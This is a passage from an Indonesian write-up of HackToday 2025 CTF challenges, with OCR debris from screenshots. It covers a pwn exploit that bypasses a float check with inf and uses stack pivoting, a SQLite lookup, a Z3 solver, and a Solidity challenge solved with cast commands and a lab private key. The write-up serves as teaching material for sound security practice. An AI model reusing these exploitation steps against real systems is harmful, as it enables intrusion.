
Terus masuk ke sini:

```c
float a;
double b;
printf("Now, give me two special numbers!\n> ");
scanf("%f %lf", &a, &b);
getchar();
if (a == 0 || b == 0) {
  printf("You're not allowed to input zero!\n");
  exit(0);
}
```


Tanya AI ternyata kita bisa bypass pake inf inf.

Because `scanf` accepts IEEE-754 "specials." The strings `inf`, `+inf`, `-inf` (and `nan`) are parsed as ±∞ (and NaN). Your guard only bans exact zero:


Terus kita masuk ke function2, disini ada overflow tapi cuma sampe RBP, setelah trial and error brutal, ternyata bisa ret2start dengan offset stack_leak+27*8:



Nah abis ret2start. Luckily, saat kita masuk ke function1 lagi, ada address libc dekat buffer kita:



Nah udah punya leak libc sekarang. Tapi inget, kita ga bisa overwrite RIP di function3, cuma bisa overwrite sampe RBP, disini kita lakukan stack pivot ke deket return address read nya dan overwrite RIP dari function read:



gacor.

```
[*] ret: 0x7fe7b0cc682f
[*] canary: 0x940ac0bdf62eb900
[*] stack leak: 0x7ffe86439390
[*] libc base: 0x7fe7b0c9e000
[*] Switching to interactive mode
 $ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x2c bytes:
    b'flag.txt\n'
    b'ld-linux-x86-64.so.2\n'
    b'libc.so.6\n'
    b'run\n'
flag.txt
ld-linux-x86-64.so.2
libc.so.6
run
$ cat flag*
[DEBUG] Sent 0xa bytes:
    b'cat flag*\n'
[DEBUG] Received 0x34 bytes:
    b'hacktoday{jU5t_A_B1t_0f_fl04Ts_4Nd_P1V0tIn9_15_4ll}\n'
hacktoday{jU5t_A_B1t_0f_fl04Ts_4Nd_P1V0tIn9_15_4ll}
$
```

MISCELLANEOUS

KOM120F

Flag: hacktoday{Akbar Arayan_Jl Merdeka No 10_FREEFLAG2025_1999000_Laptop 142}

Deskripsi

Dosenku menyuruh aku buat cari transaksi yang udah delivered, pakai pembayaran credit_card, terus alamatnya di Semarang. Katanya, produk yang dibeli stoknya cuma tinggal 1, kategori barangnya adalah Elektronik dan dapat review bintang 1 dari pembelinya.


Tapi dia malah nyuruh buat nyari tau siapa yang melakukan transaksi, dimana alamat dia, apa kode kupon yang dia pakai, harga barangnya, dan nama barangnya. Walawe disuruh ngedoxing lewat sql gini, yaudahlah yang penting dapet A hehe

Format flag: hacktoday{nama user_alamat user_kode kupon_harga barang_ nama barang} pakai spasi kalo ada spasinya

Author: asburg


Informasi Terkait Soal


Diberikan db SQLite.




Pendekatan & Solusi

Tinggal filter aja, user_id yang bener 763.






chall | qual [WSL: kali-linux] | Visual Studio Code
solver.py
solver.sage
chall
Filter 11 tables...
TABLES
addresses
categories
coupons
order_items
orders
products
reviews
shipments
sqlite_sequence
suppliers
users
Rows: 1*
Filter 1 rows...
Upgrade to PRO
id
name
catego...
price
stock
500
Laptop 142
1
1999000
1
SELECTION
TABLE INFO
id
500
READONLY
INTEGER
name
Laptop 142
READONLY
TEXT
category_id
1
READONLY
INTEGER
price
1999000
READONLY
INTEGER
stock
1
READONLY
INTEGER
SQLITE VIEWER FREE
v0.10.6
Page 1 / 1
Copy as TSV
Upgrade to SQLite Viewer P...
WSL: kali-linux
Discord RPC


chall | qual [WSL: kali-linux] | Visual Studio Code
solver.py
solver.sage
chall
Filter 11 tables...
TABLES
addresses
categories
coupons
order_items
orders
products
reviews
shipments
sqlite_sequence
suppliers
users
Rows: 1*
Filter 1 rows...
Upgrade to PRO
id
fullname
email
phone
profile_pi...
763
Akbar Arayan
akbar.arayan763@example.com
086162322099
NULL
SELECTION
TABLE INFO
id
763
READONLY
INTEGER
fullname
Akbar Arayan
READONLY
TEXT
email
akbar.arayan763@example.com
READONLY
TEXT
phone
086162322099
READONLY
TEXT
profile_picture
DOWNLOAD
BLOB
SQLITE VIEWER FREE
v0.10.6
Page 1 / 1
Copy as TSV
Upgrade to SQLite Viewer P...
WSL: kali-linux
Discord RPC

Excelent

Flag: hacktoday{y0u_c0uld_jo1n_exc3l_esp0rt}

Deskripsi

Did you know that there is an Excel esports? Wrap the string with the flag format (hacktoday{...})

Author : Tegar

Intinya ada banyak constraint yang harus di satisfy, bisa di Z3 in, yaudah saya dump constraint nya dan z3 aja:

solve.py

```
from z3 import *
mod=37
E10,E11,E12,E13,E5,E6,E7,E8,E9,F10,F11,F12,F13,F5,F6,F7,F8,F9,G10,G11
,G12,G13,G5,G6,G7,G8,G9=Ints('E10 E11 E12 E13 E5 E6 E7 E8 E9 F10 F11
F12 F13 F5 F6 F7 F8 F9 G10 G11 G12 G13 G5 G6 G7 G8 G9')
S=Solver()
S.add(E10>=0,E10<mod);S.add(E11>=0,E11<mod);S.add(E12>=0,E12<mod);S.a
dd(E13>=0,E13<mod)
S.add(E5>=0,E5<mod);S.add(E6>=0,E6<mod);S.add(E7>=0,E7<mod);S.add(E8>
=0,E8<mod);S.add(E9>=0,E9<mod)
S.add(F10>=0,F10<mod);S.add(F11>=0,F11<mod);S.add(F12>=0,F12<mod);S.a
dd(F13>=0,F13<mod);S.add(F5>=0,F5<mod)
S.add(F6>=0,F6<mod);S.add(F7>=0,F7<mod);S.add(F8>=0,F8<mod);S.add(F9>
=0,F9<mod)
S.add(G10>=0,G10<mod);S.add(G11>=0,G11<mod);S.add(G12>=0,G12<mod);S.a
dd(G13>=0,G13<mod);S.add(G5>=0,G5<mod)
S.add(G6>=0,G6<mod);S.add(G7>=0,G7<mod);S.add(G8>=0,G8<mod);S.add(G9>
=0,G9<mod)
S.add(8*E5+7*F13-10*F6+6*G11==112)
S.add(5*E10+8*E9+F13+3*F6-5*G12==-13)
S.add(10*E9-8*F11+8*G11+9*G7==106)
S.add(-E5-7*E9-8*F11-2*F12+G9==-127)
S.add(-10*E12+10*E6-7*E9+5*F13+2*G13==280)
S.add(-3*E12-3*F13-8*F5-7*F6-5*F9==-376)
S.add(-3*E9+4*F11+9*F6-4*F9+3*G6==40)
S.add(10*F11-9*F8+2*F9+G10-3*G5==0)
S.add(-4*E7-2*G12+3*G13+8*G7+3*G9==-34)
S.add(-8*E5+7*F10+8*F12-4*F8-10*G11==347)
S.add(5*E10+3*E12+8*E5+10*F8+5*G10==245)
```

```
S.add(9*E6-F10+F12+6*F5+G7==406)
S.add(-5*E8-6*E9+6*F11+4*F12==163)
S.add(-4*F11-7*F13-4*F5+8*G11==-92)
S.add(6*E10-4*E9-F10-3*G9==23)
S.add(6*E11-5*E5+8*F12-9*G8-2*G9==212)
S.add(5*E11-2*E12-10*E13+8*F13+6*G13==317)
S.add(-8*E10-7*E7-2*E9+4*F13-3*G8==-350)
S.add(-10*F11-3*F12+6*F6+G12+8*G8==91)
S.add(9*E5-3*F11+7*F7+10*F8-7*G6==-99)
S.add(-6*E11+9*E8+6*F13-4*F5-9*G5==-385)
S.add(-7*E10+4*E6-5*F13+10*F5-7*G13==7)
S.add(5*E12-6*E7+8*F7+8*G13-7*G5==-115)
S.add(-6*E12+5*E7-10*F10+6*F11+F6==-190)
S.add(8*E6+3*F11-7*F9+8*G10+2*G8==233)
S.add(-9*F10-2*F11+8*F6+5*F8-4*G5==-322)
S.add(2*E10-7*E11-5*E13-5*E9-G12==-245)
assert S.check()==sat
M=S.model()
E=lambda r:M.eval(eval(f'E{r}')).as_long()
F=lambda r:M.eval(eval(f'F{r}')).as_long()
G=lambda r:M.eval(eval(f'G{r}')).as_long()
A=[[2,4,5],[9,2,1],[3,17,7]]
a,b,c=A[0];d,e,f=A[1];g,h,i=A[2]
det=(a*(e*i-f*h)-b*(d*i-f*g)+c*(d*h-e*g))%mod
inv_det=pow(det,-1,mod)
adj=[[(e*i-f*h)%mod,(c*h-b*i)%mod,(b*f-c*e)%mod],[(f*g-d*i)%mod,(a*i-
c*g)%mod,(c*d-a*f)%mod],[(d*h-e*g)%mod,(b*g-a*h)%mod,(a*e-b*d)%mod]]
Minv=[[(inv_det*adj[r][c])%mod for c in range(3)] for r in range(3)]
mul=lambda M,v:[sum(M[r][k]*v[k] for k in range(3))%mod for r in
range(3)]
xs=[]
for r in range(5,14): xs+=mul(Minv,[E(r)%mod,F(r)%mod,G(r)%mod])
sym=lambda v:chr(ord('0')+v) if 0<=v<=9 else '_' if v==10 else
chr(v+86) if 11<=v<=36 else '?'
core=''.join(sym(v) for v in xs)
print('hacktoday{'+core+'}')
```

```
┌──(mirai㉿kali)-[~/CTFs/Hacktoday2025/Excelent]
└─$ python3 solve.py
hacktoday{y0u_c0uld_jo1n_exc3l_esp0rt}
```

FreeFlag

Flag: hacktoday{free_flag_free_flag_free_flag_abcdefghijklmnopqrstuvwxyz65482}

Deskripsi

Diberikan 2 file Setup.sol dan Warmup.sol

Setup.sol

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.25;

import {Warmup} from "./Warmup.sol";

contract Setup {
    Warmup public warmup;
    constructor() payable {
        warmup = new Warmup();
    }

    function isSolved() external view returns (bool) {
        return warmup.solved();
    }
}
```

Warmup.sol

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

contract Warmup {
    bool public solved;
    constructor() {

        bytes memory _byte =
hex"6080604052348015610000f575f5ffd5b506004361061003457f3560e01c80637
99320bb14610038578063f49230261461005657b5f5ffd5b610040610072565b6040
5161004d91906100d5565b60405180910390f35b610070600480360381019061006b9
190610125565b610083565b005b5f5f9054906101000a900460ff1681565b61109282
148015610096575750620aa28981145b61009e575f5ffd5b60015f5f6101000a8154816
0ff021916908315150217905550505050565b5f81151590509190505565b6100cf816100
bb565b82525050565b5f6020820190506100e85f8301846100c6565b92915050565b5
f5ffd5b5f819050919050565b610104816100f2565b811461010e575f5ffd5b50565b
```

```
5f8135905061011f816100fb565b92915050565b5f5f60408385031215610 13b57610
13a6100ee565b5b5f610148858286016101 0111565b9250506020610159858286016101
11565b91505092509290505 6fea2646970667358221220 97d365bee5aca894d5c1fd3
462418a123ca24137e88143721acca112ff90f0f464736f6c634300081c0033";
        assembly {
            return(add(_byte, 0x20), mload(_byte))
        }
    }

    function solve(uint256 a, uint256 b) external {
        require((a == 1) && (b == 2));
        solved = true;
    }
}
```

Ada EVM bytecode, coba kita analisis dulu pake EVM decompiler:

```
function func_006B(var arg0, var arg1) {
    var var0 = arg0 == 0x1092;

    if (!var0) {
        if (!var0) { revert(memory[0x00:0x00]); }

    label_009E:
        storage[0x00] = (storage[0x00] & ~0xff) | 0x01;
        return;
    } else if (arg1 == 0x0aa289) { goto label_009E; }
    else { revert(memory[0x00:0x00]); }
}
```

Nah ini ada constraint yang harus dipanggil, yaitu argument pertama nya 0x1092 dan argumen keduanya 0x0aa289.

```
┌──(mirai㉿kali)-[~/CTFs/Hacktoday2025/FreeFlag/contracts]
└─$ python3
Python 3.13.5 (main, Jun 25 2025, 18:55:22) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x1092
4242
>>> 0x0aa289
696969
>>>
```

Nice. Kita tanggil interaksi sama contract nya:

solve

```bash
export
RPC_URL="http://103.160.212.3:24376/c4ca05b9-97b3-402e-9b86-cc526c0c28ce"
export
PRIVATE_KEY="0x90a78ceddbce36b42e2f1553065736fc326793556979d6126db673632bd9e10e"
SETUP="0x31c0821B10238f5102691F9D593F6746beafEE17"

WARMUP=$(cast call "$SETUP" "warmup()(address)" --rpc-url "$RPC_URL")

cast send "$WARMUP" "solve(uint256,uint256)" 4242 696969 \
  --private-key "$PRIVATE_KEY" --rpc-url "$RPC_URL"

cast call "$SETUP" "isSolved()(bool)" --rpc-url "$RPC_URL"
```

```
┌──(mirai㉿kali)-[~/CTFs/Hacktoday2025/FreeFlag]
└─$ bash sol.bash

blockHash            0x303a84def110740e3fdcdfae8b66aaeaefe9064fc78d3ce211a46abe24883afe
blockNumber          2
contractAddress
cumulativeGasUsed    44170
effectiveGasPrice    1000000000
from                 0x426348303b4cE7d9964E472911068515bD2cDb90
gasUsed              44170
logs                 []
logsBloom            0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
root
status               1 (success)
transactionHash      0x3fb4e090b129e19ced52e29c7f076b385acb9b07471f19ae6c34e76e5c0071b2
transactionIndex     0
type                 2
blobGasPrice         1
blobGasUsed
to                   0xDD7D402Fa36Abf02e90176F2d67436D0daa6Df99
true
```